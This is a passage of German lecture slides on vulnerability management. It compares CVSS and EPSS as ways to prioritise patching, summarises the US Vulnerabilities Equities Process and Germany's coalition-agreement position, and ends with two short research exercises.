- Auswirkungen auf Standards
- bereits öffentlich bekannt zum Beispiel durch einen Forscher
- Auswirkungen auf die kritische Infrastruktur, öffentliche Gesundheit und Sicherheit
- die Verfügbarkeit von effektiven Eindämmungsmaßnahmen
- das Verhalten des Herstellers und die Möglichkeit der Entwicklung eines Patches
- Schätzung des Herstellers wie lange es dauert einen Patch zu entwickeln, zu testen und auszurollen.

Welche neuen Schwachstellen werden in absehbarer Zeit ausgenutzt?

Beobachtung

Am 1. Oktober 2023 hat die NVD 139.473 CVSS veröffentlicht. In den folgenden 30 Tagen wurden 3.852 CVEs beobachtet, die ausgenutzt (🚩 *exploited*) wurden.

Ca. 5-6% aller Schwachstellen werden „irgendwann“ ausgenutzt. [4]

Frage

Wie stelle ich sicher, dass ich meine Bemühungen zum Beseitigen der Schwachstellen auf diejenigen konzentriere, die am wahrscheinlichsten zeitnahe ausgenutzt werden?

[4] Fortinet, [Threat Landscape Report Q2 2018](#)

Nutzung des CVSS als Grundlage für die Schätzung?

Annahme: Schwachstellen mit einem CVSS Score ≥ 7 (d.h. mit einer Bewertung von Hoch oder kritisch) werden ausgenutzt.

- 80.024 Schwachstellen haben einen CVSS Score ≥ 7

Ausgenutzt wurden: 3.166

- 59.449 Schwachstellen haben eine CVSS < 7

Ausgenutzt wurden: 686

Zusammenfassung:

d.h. die Strategie "Priorisierung von Schwachstellen mit einem CVSS Score ≥ 7 " ist keine geeignete Strategie, da sie nicht alle relevanten Schwachstellen erfasst (686 *False Negatives*) und - ganz insbesondere - zu viele Schwachstellen (76.858 *False Positives*) erfasst, die nicht ausgenutzt werden.

Exploit Prediction Scoring System (EPSS)

- EPSS ist eine Methode zur *Bewertung der Wahrscheinlichkeit*, dass eine Schwachstelle in den nächsten 30 Tagen ausgenutzt wird
- EPSS basiert auf der Analyse von Schwachstellen, die in den letzten 12 Monaten ausgenutzt wurden
- EPSS nutzt KI basierend auf folgenden Informationen (Stand Jan. 2024):
 - Hersteller
 - Alter der Schwachstelle (Tage seit der Veröffentlichung des CVEs)
 - die Beschreibung der Schwachstelle
 - betroffene CWEs
 - CVSS Bewertungen der Schwachstellen
 - Wird der CVE auf bekannten Listen diskutiert bzw. aufgelistet?
 - Gibt es öffentliche verfügbare Exploits?

Nutzung des EPSS für die Schätzung? [5]

Annahme: Schwachstellen mit EPSS 10% und größer sind werden ausgenutzt werden.

- 3.735 Schwachstellen haben ein Wahrscheinlichkeit von EPSS 10% und größer

Ausgenutzt wurden: 2.4356

- 135.738 Schwachstellen haben ein EPSS < 10%

Ausgenutzt wurden: 1.417

Zusammenfassung:

d.h. die Strategie "Priorisierung von Schwachstellen mit einem EPSS von 10% und höher" ist eine geeignetere Strategie, da noch immer sehr viele relevante Schwachstellen erfasst werden und - ganz insbesondere - die Anzahl der zu beachtenden Schwachstellen ganz massiv reduziert wird ohne die Gesamtqualität zu stark zu beeinflussen.

[5] Enhancing Vulnerability Prioritization: Data-Driven Exploit Predictions with Community-Driven Insights

4. SCHWACHSTELLENMANAGEMENT

Prof. Dr. Michael Eichberg

Vulnerabilities Equities Process (VEP) (USA) [6]

[...] Der Vulnerability-Equity-Process (VEP) wägt ab, ob Informationen über Schwachstellen an den Hersteller/Lieferanten weitergegeben werden sollen, in der Erwartung, dass sie gepatcht werden, oder ob die Kenntnis der Schwachstelle vorübergehend auf die US-Regierung und möglicherweise andere Partner beschränkt werden soll, damit sie für Zwecke der nationalen Sicherheit und der Strafverfolgung, wie z. B. nachrichtendienstliche Erfassung, militärische Operationen und/oder Spionageabwehr, genutzt werden können. [...]

—Übersetzt von www.DeepL.com/Translator

[6] die rechtlichen Rahmenbedingungen bzgl. eines effektiven Schwachstellenmanagement sind in Deutschland gerade in der Diskussion. (Stand Jan. 2024); Schwachstellen, die direkt an das BSI gemeldet werden, unterliegen dem CVD.

49

Insbesondere durch die föderale Struktur in Deutschland kann es ggf. dazu kommen, dass bezüglich der Handhabung von Schwachstellen unterschiedliche rechtliche Regelungen gelten werden - je nachdem ob die Behörde eine Bundes- oder Landesbehörde ist.

Vulnerabilities Equities Process (VEP) (USA)

[...] Die Entscheidung der US-Regierung, ob eine Schwachstelle veröffentlicht oder eingeschränkt werden soll, ist nur ein Element des Prozesses zur Bewertung der Schwachstellen und ist nicht immer eine binäre Entscheidung. Andere Optionen, die in Betracht gezogen werden können, sind die Verbreitung von Informationen zur Schadensbegrenzung an bestimmte Stellen, ohne die jeweilige Schwachstelle offenzulegen, die Einschränkung der Nutzung der Schwachstelle durch die US-Regierung in irgendeiner Weise, die Information von Regierungsstellen der USA und verbündeter Staaten über die Schwachstelle [...]. -- Übersetzt von DeepL

Vulnerabilities Equities Process (VEP) (USA)

[...] Alle diese Entscheidungen müssen auf der Grundlage des Verständnisses der Risiken einer Verbreitung, des potenziellen Nutzens von Schwachstellen durch die Regierung sowie der Risiken und Vorteile aller dazwischen liegenden Optionen getroffen werden. [...]

—Übersetzt von DeepL

Schwachstellenmanagement in Deutschland (2021-2025)

[...] Die Ausnutzung von Schwachstellen von IT-Systemen steht in einem hochproblematischen Spannungsverhältnis zur IT-Sicherheit und den Bürgerrechten. Der Staat wird daher keine Sicherheitslücken ankaufen oder offenhalten, sondern sich in einem Schwachstellenmanagement unter Federführung eines unabhängigeren Bundesamtes für Sicherheit in der Informationstechnik immer um die schnellstmögliche Schließung bemühen.[...]

—KOALITIONSVERTRAG 2021—2025 (SPD, BÜNDNIS 90/DIE GRÜNEN, FDP)

1. Finden Sie Schwachstellen, die macOS Sonoma betreffen.
2. Finden Sie heraus um was es bei CVE-2020-20095 geht.

1. Finden Sie Schwachstellen, die macOS Sonoma betreffen.
2. Finden Sie heraus um was es bei CVE-2020-20095 geht.